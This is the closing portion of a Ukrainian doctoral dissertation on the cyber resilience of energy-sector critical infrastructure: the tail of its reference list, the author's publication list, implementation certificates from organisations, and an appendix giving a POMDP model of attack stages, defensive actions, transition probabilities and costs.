89. Wang, L., Islam, T., Long, T., Singhal, A., & Jajodia, S. (2008). An attack graph-based probabilistic security metric. In *Data and Applications Security XXII* (pp. 289-304). Springer. https://doi.org/10.1007/978-3-540-70567-3_22
90. Wei, M., Luo, J., & Wang, W. (2020). A POMDP-based optimal mitigation strategy for dynamic risk management in cyber-physical systems. *IEEE Access*, 8, 126256-126269. <https://doi.org/10.1109/ACCESS.2020.3008085>.
91. GhasemiGol, M., Ghaemi-Bafghi, A., & Takabi, H. (2016). A comprehensive approach for network security risk management using POMDP. *Computers & Security*, 62, 161-180. <https://doi.org/10.1016/j.cose.2016.07.009>.
92. Cassandra, A. R. (1998). *Exact and Approximate Algorithms for Partially Observable Markov Decision Processes* (Ph.D. thesis). Brown University.
93. Puterman, M. L. (2014). *Markov Decision Processes: Discrete Stochastic Dynamic Programming*. John Wiley & Sons.
94. Barto, A. G., Bradtke, S. J., & Singh, S. P. (1995). Learning to act using real-time dynamic programming. *Artificial Intelligence*, 72(1-2), 81-138. [https://doi.org/10.1016/0004-3702\(94\)00011-O](https://doi.org/10.1016/0004-3702(94)00011-O).
95. Smith, T., & Simmons, R. (2004). Heuristic search value iteration for POMDPs. *Proceedings of the 20th Conference on Uncertainty in Artificial Intelligence (UAI)*, 520-527.
96. Geffner, H., & Bonet, B. (1998). Solving large POMDPs by real-time dynamic programming. *Proceedings of the 15th National Conference on Artificial Intelligence (AAAI)*, 1031-1038.
97. Monahan, G. E. (1982). State of the Art—A survey of partially observable Markov decision processes: Theory, models, and algorithms. *Management Science*, 28(1), 1-16. <https://doi.org/10.1287/mnsc.28.1.1>
98. Sondik, E. J. (1971). *The optimal control of partially observable Markov processes* (Doctoral dissertation). Stanford University.

99. Littman, M. L., Cassandra, A. R., & Kaelbling, L. P. (1995). Learning policies for partially observable environments: Theoretical and empirical results. *Advances in Neural Information Processing Systems (NIPS)*, 7, 723-730.
100. Lark, J. W. (1991). The Lark Algorithm for POMDPs (Technical Report). University of Virginia.
101. Cassandra, A. R., Kaelbling, L. P., & Littman, M. L. (1994). Acting Optimally in Partially Observable Stochastic Domains. *Proceedings of the 12th National Conference on Artificial Intelligence (AAAI)*, 1023-1028.
102. Zhang, N. L., & Lee, W. S. (1998). A family of algorithms for approximate Bayesian inference in dynamic Bayesian networks. *Journal of Artificial Intelligence Research*, 9, 143-186. <https://doi.org/10.1613/jair.513>
103. Sun, X., Dai, J., Liu, P., Singhal, A., & Yen, J. (2018). Using Bayesian networks for probabilistic identification of cyber-attacks in SCADA systems. *IEEE Transactions on Information Forensics and Security*, 13(10), 2415-2430. <https://doi.org/10.1109/TIFS.2018.2821035>.
104. Ammann, P., Wijesekera, D., & Kaushik, S. (2002). Scalable, graph-based network vulnerability analysis. *Proceedings of the 9th ACM Conference on Computer and Communications Security (CCS)*, 217-224. <https://doi.org/10.1145/586110.586140>
105. Bhattacharya, S., Dasgupta, P., & Sirivianos, M. (2023). Multi-stage attack detection and mitigation in ICS using POMDPs. *IEEE Transactions on Dependable and Secure Computing*.
106. Hu, Z., Behzadan, V., Khanna, R., & Gupta, A. (2020). Efficient game-theoretic modeling of multi-stage cyberattacks on industrial control systems. *IEEE Access*, 8, 142270-142284. <https://doi.org/10.1109/ACCESS.2020.3013867>
107. Cassandra, A. R. (1999). A survey of POMDP applications. Working paper. [Software available at <http://www.pomdp.org/code/index.html>].

108. Meuleau, N., Peshkin, L., Kim, K. E., & Kaelbling, L. P. (1999). Learning finite-state controllers for partially observable environments. *Proceedings of the 15th Conference on Uncertainty in Artificial Intelligence (UAI)*, 427-436.
109. Cassandra, A. R., Littman, M. L., & Zhang, N. L. (1997). Incremental Pruning: A Simple and Efficient Algorithm for Partially Observable Markov Decision Processes. *Proceedings of the 13th Conference on Uncertainty in Artificial Intelligence (UAI)*, 54-61.
110. Sondik, E. J. (1971). The optimal control of partially observable Markov processes (Doctoral dissertation). Stanford University.
111. Smallwood, R. D., & Sondik, E. J. (1973). The optimal control of partially observable Markov processes over a finite horizon. *Operations Research*, 21(5), 1071-1088. <https://doi.org/10.1287/opre.21.5.1071>
112. Bertsekas, D. P. (2012). *Dynamic Programming and Optimal Control* (Vol. 1, 4th ed.). Athena Scientific.
113. Vugrin, E. D., Castillo, A., & Silva-Monroy, C. A. (2017). Resilience metrics for the electric power system: A performance-based approach (No. SAND2017-1493). Sandia National Laboratories.
114. Sharifi, A., & Yamagata, Y. (2016). Principles and criteria for assessing urban energy resilience: A self-assessment strategy. *Applied Energy*, 173, 36-54. <https://doi.org/10.1016/j.apenergy.2016.04.013>.
115. Vasilomanolakis, E., & Karapistoli, E. (2021). Cyber resilience quantification: A probabilistic estimation model for IT infrastructure. *Computers & Security*, 107, 102315. <https://doi.org/10.1016/j.cose.2021.102315>.
116. Bruneau, M., Chang, S. E., Eguchi, R. T., O'Rourke, T. D., Reinhorn, A. M., Shinozuka, M., Tierney, K., Wallace, W. A., & von Winterfeldt, D. (2003). A Framework to Quantitatively Assess and Enhance the Seismic Resilience of Communities. *Earthquake Spectra*, 19(4), 733–752. <https://doi.org/10.1193/1.1623497>

117. Stergiopoulos, G., Kotzanikolaou, P., Theocharidou, M., & Gritzalis, D. (2015). Risk assessment of multi-stage attacks using beam search on vulnerability graphs. *Computers & Security*, 52, 141-159. <https://doi.org/10.1016/j.cose.2015.04.008>
118. Zio, E. (2016). Challenges in the vulnerability and resilience analysis of critical infrastructures. *Reliability Engineering & System Safety*, 152, 137-150. <https://doi.org/10.1016/j.ress.2016.02.002>.
119. MITRE Caldera™. (2024). Caldera: An automated adversary emulation platform. Retrieved from <https://github.com/mitre/caldera>.
120. Miller, D., Strom, B., Alexander, B., & Applebaum, A. (2020). Caldera: An autonomous adversary emulation system. MITRE Corporation. [Technical Report].
121. MITRE ATT&CK®. (2024). MITRE ATT&CK® Knowledge Base. Retrieved from <https://attack.mitre.org/>.
122. Red Canary. (2024). Atomic Red Team™: Library of simple tests mapped to the MITRE ATT&CK® framework. Retrieved from <https://atomicredteam.io/>.
123. Strom, B. E., Applebaum, A., Miller, D. P., Nickels, K. C., Pennington, A. G., & Thomas, C. B. (2018). MITRE ATT&CK™: Design and Philosophy. MITRE Corporation. [Technical Report].
124. Agrawal, A., & Gupta, S. (2018). Economic modeling of cyber resilience for critical infrastructure protection. *Decision Support Systems*, 111, 1-13. <https://doi.org/10.1016/j.dss.2018.04.004>.
125. Sarabi, A., Naghizadeh, P., Liu, Y., & Liu, M. (2016). Prioritizing risks in network security: A risk-management approach using POMDPs. *Proceedings of the 54th Annual Allerton Conference on Communication, Control, and Computing*, 645-652. <https://doi.org/10.1109/ALLERTON.2016.7852293>.

ДОДАТОК А

Список основних публікацій здобувача та апробацій на конференціях за темою дисертації:

1. Гальчинський, Л., & Личик, В. (2023). Метрики оцінки кібервідмовостійкості (аналітичне оглядове дослідження). Інформаційні технології та суспільство, (2 (8), С. 27-33. URL: <https://doi.org/10.32689/maup.it.2023.2.3> (date of access: 1.02.2026).
2. Личик, В. В. (2025). Адаптивний підхід до реагування на порушення кіберстійкості об'єктів критичної інфраструктури. Комп'ютерно-інтегровані технології: освіта, наука, виробництво, (59), С. 16-28. URL: <https://doi.org/10.36910/6775-2524-0560-2025-59-02> (date of access: 1.02.2026).
3. Личик В., Гальчинський Л., Косарик Д. (2025). Пом'якшення впливу кібератак, таких як атаки, що змінюють навантаження. Теоретична і прикладна кібербезпека (Theoretical and Applied Cybersecurity - TACS), (7), С. 71-81. URL: <https://doi.org/10.20535/tacs.2664-29132025.1.327873> (date of access: 1.02.2026).
4. Личик В. В., Гальчинський Л.Ю. (2025). Використання моделі мереж Баєса для раннього оцінювання загроз кібератак об'єкта електроенергетики. Інститут проблем реєстрації інформації НАН України. Реєстрація, зберігання і оброб. даних. 2025, Т. 27, № 2. С. 70-85. DOI: 10.35681/1560-9189.2025.27.2.345591. URL: <https://doi.org/10.35681/1560-9189.2025.27.2.345591> (date of access: 1.02.2026).
5. Личик В. В., Гальчинський Л. Ю. Пошук оптимальної політики забезпечення кіберстійкості енергетичного об'єкта на основі частково спостережуваних процесів. Матеріали XXV Міжнародної науково-практичної конференції ІТБ-2025 (м. Київ, Україна, 11 грудня 2025 р.) / Інститут проблем реєстрації інформації НАН України. Київ : Інжиніринг, 2025. С. 126–129. ISBN: 978-617-8180-04-1. URL: <https://drive.google.com/file/d/1wMZcK5J8LJdnqUP-KLwBmVSgZuqtCAuJ/view> (date of access: 1.02.2026).

6. Личик В.В., Фролов П.А. Імітація кібератаки та кількісний обрахунок кіберстійкості для об'єкту критичної інфраструктури. Матеріали XXIII Всеукраїнської науково-практичної конференції студентів, аспірантів та молодих вчених “Теоретичні і прикладні проблеми фізики, математики та інформатики” КПІ ім. Ігоря Сікорського (14 – 17 травня 2025 р., м. Київ, Україна). С. 200-202. URL: <http://conf.ipt.kpi.ua/arxiv/2025-2/> (date of access: 1.02.2026).

7. Оцінювання кіберстійкості розподільчої системи енергетичного об'єкту критичної інфраструктури на основі мереж Байєса. Личик В.В., Гальчинський Л.Ю. // III Всеукраїнська науково-практична конференція «Theoretical and Applied Cybersecurity» (TACS-2025). 29 травня 2025 р. С. 109-112. URL: <https://is.ipt.kpi.ua/pdf/TACS-25el.pdf> (date of access: 1.02.2026).

8. Апробація моделей кіберстійкості для функції розподілу енергосистеми. Личик В.В., Гальчинський Л.Ю. // XXIV Міжнародна науково-практична конференція «Інформаційні технології та безпека» (ІТБ-2024) від Інституту проблем реєстрації інформації Національної академії наук України, 19 грудня 2024 р. С. 103-106. URL: http://dwl.kiev.ua/its-ua/itb-2024_merged.pdf (date of access: 1.02.2026).

9. Личик В.В. & Нечаєв О.О. (2024). Порівняльна характеристика методологій та метрик кіберстійкості для об'єктів критичної інфраструктури. 5th International Scientific and Practical Conference «Modern directions and movements in science» (June 16-18, 2024; Luxembourg, Grand Duchy of Luxembourg). URL: <https://archive.interconf.center/index.php/conference-proceeding/article/view/6502> (date of access: 1.02.2026).


10. Розробка метамоделі для забезпечення кіберстійкості об'єктів критичної інфраструктури різних рівнів. Личик В.В., Гальчинський Л.Ю. // Друга Всеукраїнська науково-практична конференція "Theoretical and Applied Cybersecurity" (TACS-2024), 30 травня 2024 р. С. 111-114. URL: <http://www.is.ipt.kpi.ua/pdf/T24.pdf> (date of access: 1.02.2026).

11. Метамоделювання кіберстійкості для об'єктів критичної інфраструктури. Личик В.В., Гальчинський Л.Ю. // XV Всеукраїнська науково-практична конференція «Актуальні проблеми управління інформаційною безпекою держави» від Національної академії Служби безпеки України, 21 березня 2024 р.
12. Оцінювання кібервідмовостійкості для об'єктів критичної інфраструктури. Личик В.В., Гальчинський Л.Ю. // XXIII Міжнародна науково-практична конференція «Інформаційні технології та безпека» (ІТБ-2023) від Інституту проблем реєстрації інформації Національної академії наук України, 30 листопада 2023 р. С. 122-125. URL: http://dwl.kiev.ua/its-ua/itb-2023_merged.pdf (date of access: 1.02.2026).
13. Проблематика підбору метрик для оцінки кібервідмовостійкості. Личик В.В., Гальчинський Л.Ю. // Міжнародна науково-практична конференція «Живучість та резильєнтність – 2023» («Survivability & Resilience – 2023») від Інституту проблем реєстрації інформації НАН України та Інституту проблем моделювання в енергетиці ім. Г.Є. Пухова НАН України, 19 жовтня 2023р. С. 65-68. URL: <https://ipme.kiev.ua/wp-content/uploads/2023/11> (date of access: 1.02.2026).
14. Проблематика підбору метрик кіберстійкості для оцінки об'єктів різних рівнів. Личик В.В., Гальчинський Л.Ю. // Всеукраїнська науково-практична конференція «Theoretical and Applied Cybersecurity» (TACS-2023). 26 травня 2023 р.
15. Необхідність пошуку рішення комплексного підходу до забезпечення кіберстійкості об'єктів критичної інфраструктури. Личик В.В., Гальчинський Л.Ю. // XIV Всеукраїнська науково-практична конференція «Актуальні проблеми управління інформаційною безпекою держави» від Національної академії Служби безпеки. 30 березня 2023 р. С. 507-510. URL: https://nasbu.edu.ua/uploads/p_57_92088934.pdf (date of access: 1.02.2026).

ДОДАТОК Б

АКТИ ВПРОВАДЖЕННЯ І ВИКОРИСТАННЯ РЕЗУЛЬТАТІВ ДИСЕРТАЦІЇ

**УКРАЇНСЬКЕ
ЯДЕРНЕ
ТОВАРИСТВО**



**UKRAINIAN
NUCLEAR
SOCIETY**

Оф.312, вул. Лисогірська 12,
м. Київ, 03028, Україна
тел. +3 8 050 440 44 19
E-mail: info@ukrns.org

код ЄДРПОУ 19218084
Р/рахунок: № UA 10 322313
0000026009000041153
в АТ «Укресімбанк»
<http://www.ukrns.org>

Office 312, Lysogirska str., 12
Kyiv, 03028, Ukraine
tel. +38 050 440 44 19
E-mail: info@ukrns.org

АКТ ВПРОВАДЖЕННЯ

Цей акт є підтвердженням використання результатів досліджень аспіранта кафедри Інформаційної безпеки НН ФТІ НТТУ «Київський політехнічний інститут імені Ігоря Сікорського» Личика В.В., в рамках дисертаційної роботи на здобуття ступеня доктора філософії на тему «Моделювання кіберстійкості критичної інфраструктури на прикладі енергетичного об'єкта», в проєктах за участі Українського Ядерного Товариства.

Зокрема, розроблена автором методологія розрахунку потенційних векторів атак та пошуку оптимальних політик протидії була апробована при розробці операційного циклу проєкту SALUS (Посилення правоохоронної діяльності за допомогою передових інструментів криміналістичної експертизи на базі Інтернету речей та вдосконалених схем розслідування, реалізованих за допомогою архітектури програмно-визначеної мережі безпеки як послуги), що фінансується Європейською комісією (**Проект 101225719 — HORIZON-CL3-2024- FCT-01-01**)

До того ж, запропонований підхід до моделювання потенційних загроз IT/OT мереж інфраструктурних енергетичних об'єктів ліг в основу створення віртуального середовища для безпечної валідації сценаріїв реагування на кіберінциденти, без ризику порушення технологічного обладнання.

В свою чергу, розроблений автором математичний алгоритм кількісної оцінки ризиків та системи втрат/витрат на основі ймовірнісних мереж і процесів прийняття рішень дозволив перейти від експертних якісних оцінок до динамічного розрахунку векторів атак, враховуючи дані про реальні вразливості та специфіку загроз гібридного характеру, притаманних поточному безпековому середовищу в енергетичному секторі України.

Запропоновані підходи та алгоритми оцінювання були імплементовані у процеси підготовки оперативного персоналу, в контексті формування навчальних програм та регламентів реагування на кіберінциденти на основі ретроспективного аналізу кібератак на українську енергетичну інфраструктуру.

19.12.2025 року

Перший віцепрезидент,
виконавчий секретар
ГО «УкрЯТ»



Данило ЛАВРЕНОВ



ТОВ «ЕНЕРГОБЕЗПЕКА ГРУП»
 пров. Лабораторний, буд. 1, офіс 244, м. Київ, 01133
 IBAN UA 883005280000026007455026173
 в АТ «ОТП Банк»
 Код ЄДРПОУ: 37269255

www.e-s-group.eu
 +38(044) 299-94-80
info@e-s-group.com.ua

Дата: 18.12.2025

АКТ ВПРОВАДЖЕННЯ

Цей акт є підтвердженням того, що результати дисертаційного дослідження аспіранта кафедри Інформаційної безпеки НН ФТІ НТТУ «Київський політехнічний інститут імені Ігоря Сікорського» Личика В.В. на тему «Моделювання кіберстійкості критичної інфраструктури на прикладі енергетичного об'єкта» були використані для оцінки стану захищеності інформаційних мереж та систем управління ряду енергоблоків АЕС України.

Запропоновані моделі та методологія кількісної оцінки кіберстійкості були інтегровані в процес виявлення вразливостей в реальних системах на ХАЕС та РАЕС.

До того ж, в рамках удосконалення систем кіберзахисту цих об'єктів критичної інфраструктури було використано розроблений автором метод моделювання розповсюдження кіберзагроз в умовах невизначеності. Даний підхід дозволив формалізувати стохастичну поведінку зловмисника та врахувати обмежену видимість вузлів IT-мережі та систем SCADA, що є критичним для забезпечення безперервності технологічних процесів.

Крім того, розроблений порядок реагування на кіберінциденти та алгоритм пошуку оптимальних політик протидії були використані при розробці пакетів технічної документації: «План кіберзахисту», «Програма та методика випробувань кіберзахисту», «Звіт з виявлення вразливостей до кіберзагроз» та «Звіт з реалізації кіберзахисту».

Доктор філософії за спеціальністю
 143 «Атомна енергетика»,
 Генеральний директор
 ТОВ «ЕНЕРГОБЕЗПЕКА ГРУП»



Олександр МАЗУРОК

ДОДАТОК В

**УКРАЇНСЬКЕ
ЯДЕРНЕ
ТОВАРИСТВО**



**UKRAINIAN
NUCLEAR
SOCIETY**

Оф.312,
вул. Лисогірська 12,
м. Київ, 03028, Україна
тел. +3 8 050 440 44 19

код ЄДРПОУ 19218084
UA 10 322313 0000026009000041153
Web: <http://www.ukrns.org>
E-mail: info@ukrns.org

Office 312,
12 Lysogirska str.,
Kyiv, 03028, Ukraine
tel. +38 050 440 44 19

Висновок

Про застосування наукових розробок аспіранта кафедри Інформаційної безпеки НН ФТІ НТУУ «Київський політехнічний інститут ім. Ігоря Сікорського» Личика Владислава Васильовича, що були розроблені при підготовці матеріалів дисертаційної роботи на тему «Моделювання кіберстійкості критичної інфраструктури на прикладі енергетичного об'єкта» на здобуття наукового ступеня доктора філософії за спеціальністю 125 «Кібербезпека».

У період 2025–2026 років УкрЯТ відповідно до Proposal SALUS-HORIZON-CL3-2024-FCT-01 проводив дослідження політик і методів протидії промисловим кібератакам та виявлення аномалій у сфері безпеки/експлуатації у контексті потенційних ядерних та радіаційних аварійних ситуацій в рамках операційного циклу проекту SALUS (Посилення правоохоронної діяльності за допомогою передових інструментів криміналістичної експертизи на базі Інтернету речей та вдосконалених схем розслідування, реалізованих за допомогою архітектури програмно-визначеної мережі безпеки як послуги), що фінансується Європейською комісією (Проект 101225719 – HORIZON-CL3-2024- FCT-01-01).

З огляду на структуру проекту SALUS, у межах робіт під час участі у робочій групі пакету WP6 проекту SALUS розглядалося застосування кількісного оцінювання кіберстійкості, раннє виявлення загроз та автоматизований вибір політик активного захисту українських об'єктів критичної інфраструктури, та подальше навчання персоналу за відповідними методиками.

Зважаючи на потребу у забезпеченні стабільного рівня функціонування енергетичних об'єктів критичної інфраструктури на фоні зростання кількості кіберінцидентів, підхід моделювання сценаріїв забезпечення кіберстійкості був визначений як перспективний для використання в інформаційних мережах та системах енергетичних об'єктів України.

Під час формування технічних рішень були використані наукові положення та методичні напрацювання Личика В.В., а саме:

- розробка метамоделі кіберстійкості функції розподілу енергетичного об'єкта, побудова математичної моделі для раннього оцінювання загроз кібератак на енергооб'єкт на основі мереж Баєса та створення інтегрованого методу активної протидії кібератакам на енергооб'єкт у реальному часі для забезпечення реактивного стримування та превентивної локалізації загрози.

Застосування зазначених наукових положень під час опрацювання технічних рішень дало можливість обґрунтувати методологію підбору оптимальних політик активної протидії кібератакам у реальному часі для інформаційних мереж енергетичного об'єкта.

Виконавчий секретар
ГО «УкрЯТ»



Данило ЛАВРЕНОВ

ДОДАТОК Г

АЛГОРИТМ ДЛЯ POMDP

```
=====
# POMDP-ФАЙЛ:
=====
```

discount: 0.95

values: reward

2. СТАНИ

s0: Clean

s1: Node 9 (WS Exec)

s2: Node 16 (FS Exec)

s3: Node 22 (NFS Attack)

s4: Node 24 (Access File FS)

s5: Node 29 (Workstation Exec)

states: s0_Clean s1_Node9_WS s2_Node16_FS s3_Node22_NFS
s4_Node24_FileAccess s5_Node29_Final

3. ДІЇ

actions: A0_Nothing A1_Block_IP A2_Segregate_FW A3_Terminate_Session
A4_Isolate_Host A5_Reset_Containers A6_Update_Patches A7_Full_Audit

4. СПОСТЕРЕЖЕННЯ

observations: o0_Quiet o1_Med_Alert o2_Crit_Alarm

#

=====

5. ЙМОВІРНОСТІ ПЕРЕХОДІВ (Transitions, T)

=====

--- T: A0_Nothing (Базовий прогрес: $s_i \rightarrow s_{i+1}$ з ймовірністю 0.50) ---

T: A0_Nothing : s0_Clean : s0_Clean 0.60

T: A0_Nothing : s0_Clean : s1_Node9_WS 0.40

T: A0_Nothing : s1_Node9_WS : s1_Node9_WS 0.50

T: A0_Nothing : s1_Node9_WS : s2_Node16_FS 0.50

T: A0_Nothing : s2_Node16_FS : s2_Node16_FS 0.50

T: A0_Nothing : s2_Node16_FS : s3_Node22_NFS 0.50

T: A0_Nothing : s3_Node22_NFS : s3_Node22_NFS 0.50

T: A0_Nothing : s3_Node22_NFS : s4_Node24_FileAccess 0.50

T: A0_Nothing : s4_Node24_FileAccess : s4_Node24_FileAccess 0.40

T: A0_Nothing : s4_Node24_FileAccess : s5_Node29_Final 0.60

T: A0_Nothing : s5_Node29_Final : s5_Node29_Final 1.00

--- T: A1_Block_IP, A7_Full_Audit (Стримування на вході) ---

Ефективно для $s_0 \rightarrow s_1$, далі слабко

T: A1_Block_IP : s0_Clean : s0_Clean 0.95

T: A1_Block_IP : s0_Clean : s1_Node9_WS 0.05

T: A1_Block_IP : s1_Node9_WS : s1_Node9_WS 0.80

T: A1_Block_IP : s1_Node9_WS : s2_Node16_FS 0.20

T: A1_Block_IP : s2_Node16_FS : s2_Node16_FS 0.80

T: A1_Block_IP : s2_Node16_FS : s3_Node22_NFS 0.20

T: A1_Block_IP : s3_Node22_NFS : s3_Node22_NFS 0.80

T: A1_Block_IP : s3_Node22_NFS : s4_Node24_FileAccess 0.20

T: A1_Block_IP : s4_Node24_FileAccess : s4_Node24_FileAccess 0.80

T: A1_Block_IP : s4_Node24_FileAccess : s5_Node29_Final 0.20

T: A1_Block_IP : s5_Node29_Final : s5_Node29_Final 1.00

Аналогічно для A7

T: A7_Full_Audit : s0_Clean : s0_Clean 0.90

T: A7_Full_Audit : s0_Clean : s1_Node9_WS 0.10

T: A7_Full_Audit : s1_Node9_WS : s1_Node9_WS 0.80

T: A7_Full_Audit : s1_Node9_WS : s2_Node16_FS 0.20

T: A7_Full_Audit : s2_Node16_FS : s2_Node16_FS 0.80

T: A7_Full_Audit : s2_Node16_FS : s3_Node22_NFS 0.20

T: A7_Full_Audit : s3_Node22_NFS : s3_Node22_NFS 0.80

T: A7_Full_Audit : s3_Node22_NFS : s4_Node24_FileAccess 0.20

T: A7_Full_Audit : s4_Node24_FileAccess : s4_Node24_FileAccess 0.80

T: A7_Full_Audit : s4_Node24_FileAccess : s5_Node29_Final 0.20

T: A7_Full_Audit : s5_Node29_Final : s5_Node29_Final 1.00

--- T: A2, A3, A4 (Стримування / Ізоляція) ---

Відкидають атаку назад. A4 (Isolate) найсильніша.

A2 (Segregate FW): Добре працює на межі s2->s3 (FS->NFS)

T: A2_Segregate_FW : s0_Clean : s0_Clean 1.00

T: A2_Segregate_FW : s1_Node9_WS : s1_Node9_WS 0.80

T: A2_Segregate_FW : s1_Node9_WS : s2_Node16_FS 0.20

T: A2_Segregate_FW : s2_Node16_FS : s2_Node16_FS 0.90 # Блокує перехід

T: A2_Segregate_FW : s2_Node16_FS : s3_Node22_NFS 0.10

T: A2_Segregate_FW : s3_Node22_NFS : s2_Node16_FS 0.60 # Відкидає назад

T: A2_Segregate_FW : s3_Node22_NFS : s3_Node22_NFS 0.40

T: A2_Segregate_FW : s4_Node24_FileAccess : s3_Node22_NFS 0.50

T: A2_Segregate_FW : s4_Node24_FileAccess : s4_Node24_FileAccess 0.50

T: A2_Segregate_FW : s5_Node29_Final : s5_Node29_Final 1.00

A3 (Terminate Session): Добре для s3 (NFS) та s4 (File Access)

T: A3_Terminate_Session : s0_Clean : s0_Clean 1.00

T: A3_Terminate_Session : s1_Node9_WS : s1_Node9_WS 0.50

T: A3_Terminate_Session : s1_Node9_WS : s2_Node16_FS 0.50

T: A3_Terminate_Session : s2_Node16_FS : s2_Node16_FS 0.50

T: A3_Terminate_Session : s2_Node16_FS : s3_Node22_NFS 0.50

T: A3_Terminate_Session : s3_Node22_NFS : s2_Node16_FS 0.80 # Завершає сесію NFS

T: A3_Terminate_Session : s3_Node22_NFS : s3_Node22_NFS 0.20

T: A3_Terminate_Session : s4_Node24_FileAccess : s3_Node22_NFS 0.80

T: A3_Terminate_Session : s4_Node24_FileAccess : s4_Node24_FileAccess 0.20

T: A3_Terminate_Session : s5_Node29_Final : s5_Node29_Final 1.00

A4 (Isolate Host): Радикальне відкидання

T: A4_Isolate_Host : s0_Clean : s0_Clean 1.00

T: A4_Isolate_Host : s1_Node9_WS : s0_Clean 0.80

T: A4_Isolate_Host : s1_Node9_WS : s1_Node9_WS 0.20

T: A4_Isolate_Host : s2_Node16_FS : s1_Node9_WS 0.80

T: A4_Isolate_Host : s2_Node16_FS : s2_Node16_FS 0.20

T: A4_Isolate_Host : s3_Node22_NFS : s2_Node16_FS 0.80

T: A4_Isolate_Host : s3_Node22_NFS : s3_Node22_NFS 0.20

T: A4_Isolate_Host : s4_Node24_FileAccess : s2_Node16_FS 0.80

T: A4_Isolate_Host : s4_Node24_FileAccess : s4_Node24_FileAccess 0.20

T: A4_Isolate_Host : s5_Node29_Final : s5_Node29_Final 1.00

--- T: A5, A6 (Лікування / Reset) ---

T: A5_Reset_Containers : s0_Clean : s0_Clean 1.00

T: A5_Reset_Containers : s1_Node9_WS : s0_Clean 0.90

T: A5_Reset_Containers : s1_Node9_WS : s1_Node9_WS 0.10
T: A5_Reset_Containers : s2_Node16_FS : s0_Clean 0.90
T: A5_Reset_Containers : s2_Node16_FS : s2_Node16_FS 0.10
T: A5_Reset_Containers : s3_Node22_NFS : s0_Clean 0.90
T: A5_Reset_Containers : s3_Node22_NFS : s3_Node22_NFS 0.10
T: A5_Reset_Containers : s4_Node24_FileAccess : s0_Clean 0.90
T: A5_Reset_Containers : s4_Node24_FileAccess : s4_Node24_FileAccess 0.10
T: A5_Reset_Containers : s5_Node29_Final : s5_Node29_Final 1.00
A6 Update Patches (схоже на reset для ранніх стадій)
T: A6_Update_Patches : s0_Clean : s0_Clean 1.00
T: A6_Update_Patches : s1_Node9_WS : s0_Clean 0.85
T: A6_Update_Patches : s1_Node9_WS : s1_Node9_WS 0.15
T: A6_Update_Patches : s2_Node16_FS : s0_Clean 0.70
T: A6_Update_Patches : s2_Node16_FS : s2_Node16_FS 0.30
T: A6_Update_Patches : s3_Node22_NFS : s2_Node16_FS 0.50
T: A6_Update_Patches : s3_Node22_NFS : s3_Node22_NFS 0.50
T: A6_Update_Patches : s4_Node24_FileAccess : s3_Node22_NFS 0.50
T: A6_Update_Patches : s4_Node24_FileAccess : s4_Node24_FileAccess 0.50
T: A6_Update_Patches : s5_Node29_Final : s5_Node29_Final 1.00

=====

6. ЙМОВІРНОСТІ СПОСТЕРЕЖЕНЬ (Observations, O)

*# O: * : end_state : observation probability #*

=====

s0: Clean

*O: * : s0_Clean : o0_Quiet 0.95*

*O: * : s0_Clean : o1_Med_Alert 0.05*

*O: * : s0_Clean : o2_Crit_Alarm 0.00*

#s1: Node 9 (WS) - Середній алерт

*O: *: s1_Node9_WS : o1_Med_Alert 0.80*

*O: *: s1_Node9_WS : o0_Quiet 0.20*

*O: *: s1_Node9_WS : o2_Crit_Alarm 0.00*

#s2: Node 16 (FS) - Зростає ризик критичного алерту

*O: *: s2_Node16_FS : o1_Med_Alert 0.70*

*O: *: s2_Node16_FS : o2_Crit_Alarm 0.20*

*O: *: s2_Node16_FS : o0_Quiet 0.10*

#s3: Node 22 (NFS) - Висока підозролість

*O: *: s3_Node22_NFS : o2_Crit_Alarm 0.60*

*O: *: s3_Node22_NFS : o1_Med_Alert 0.35*

*O: *: s3_Node22_NFS : o0_Quiet 0.05*

#s4: Node 24 (File Access) - Майже критично (Tripwire)

*O: *: s4_Node24_FileAccess : o2_Crit_Alarm 0.85*

*O: *: s4_Node24_FileAccess : o1_Med_Alert 0.15*

*O: *: s4_Node24_FileAccess : o0_Quiet 0.00*

#s5: Node 29 (Final) - 100% Триивога

*O: *: s5_Node29_Final : o2_Crit_Alarm 1.00*

*O: *: s5_Node29_Final : o1_Med_Alert 0.00*

*O: *: s5_Node29_Final : o0_Quiet 0.00*

=====

7. ВИТРАТИ (Costs, R)

=====

--- Базові витрати станів ---

R: A0_Nothing : s0_Clean : * : * 0.0

R: A0_Nothing : s1_Node9_WS : * : * -50.0

R: A0_Nothing : s2_Node16_FS : * : * -200.0

R: A0_Nothing : s3_Node22_NFS : * : * -800.0

R: A0_Nothing : s4_Node24_FileAccess : * : * -2000.0 # Високий штраф за доступ до файлів

R: A0_Nothing : s5_Node29_Final : * : * -10000.0

--- Витрати Дій ---

R: A1_Block_IP : * : * : * -10.0

R: A2_Segregate_FW : * : * : * -20.0

R: A3_Terminate_Session : * : * : * -50.0

R: A4_Isolate_Host : * : * : * -150.0

R: A5_Reset_Containers : * : * : * -250.0

R: A6_Update_Patches : * : * : * -30.0

R: A7_Full_Audit : * : * : * -5.0

--- Корекція для комбінацій (приклад) ---

Додаємо штраф стану до вартості дії для коректного розрахунку

R: A4_Isolate_Host : s3_Node22_NFS : * : * -950.0 # (-150 + -800)

R: A4_Isolate_Host : s4_Node24_FileAccess : * : * -2150.0 # (-150 + -2000)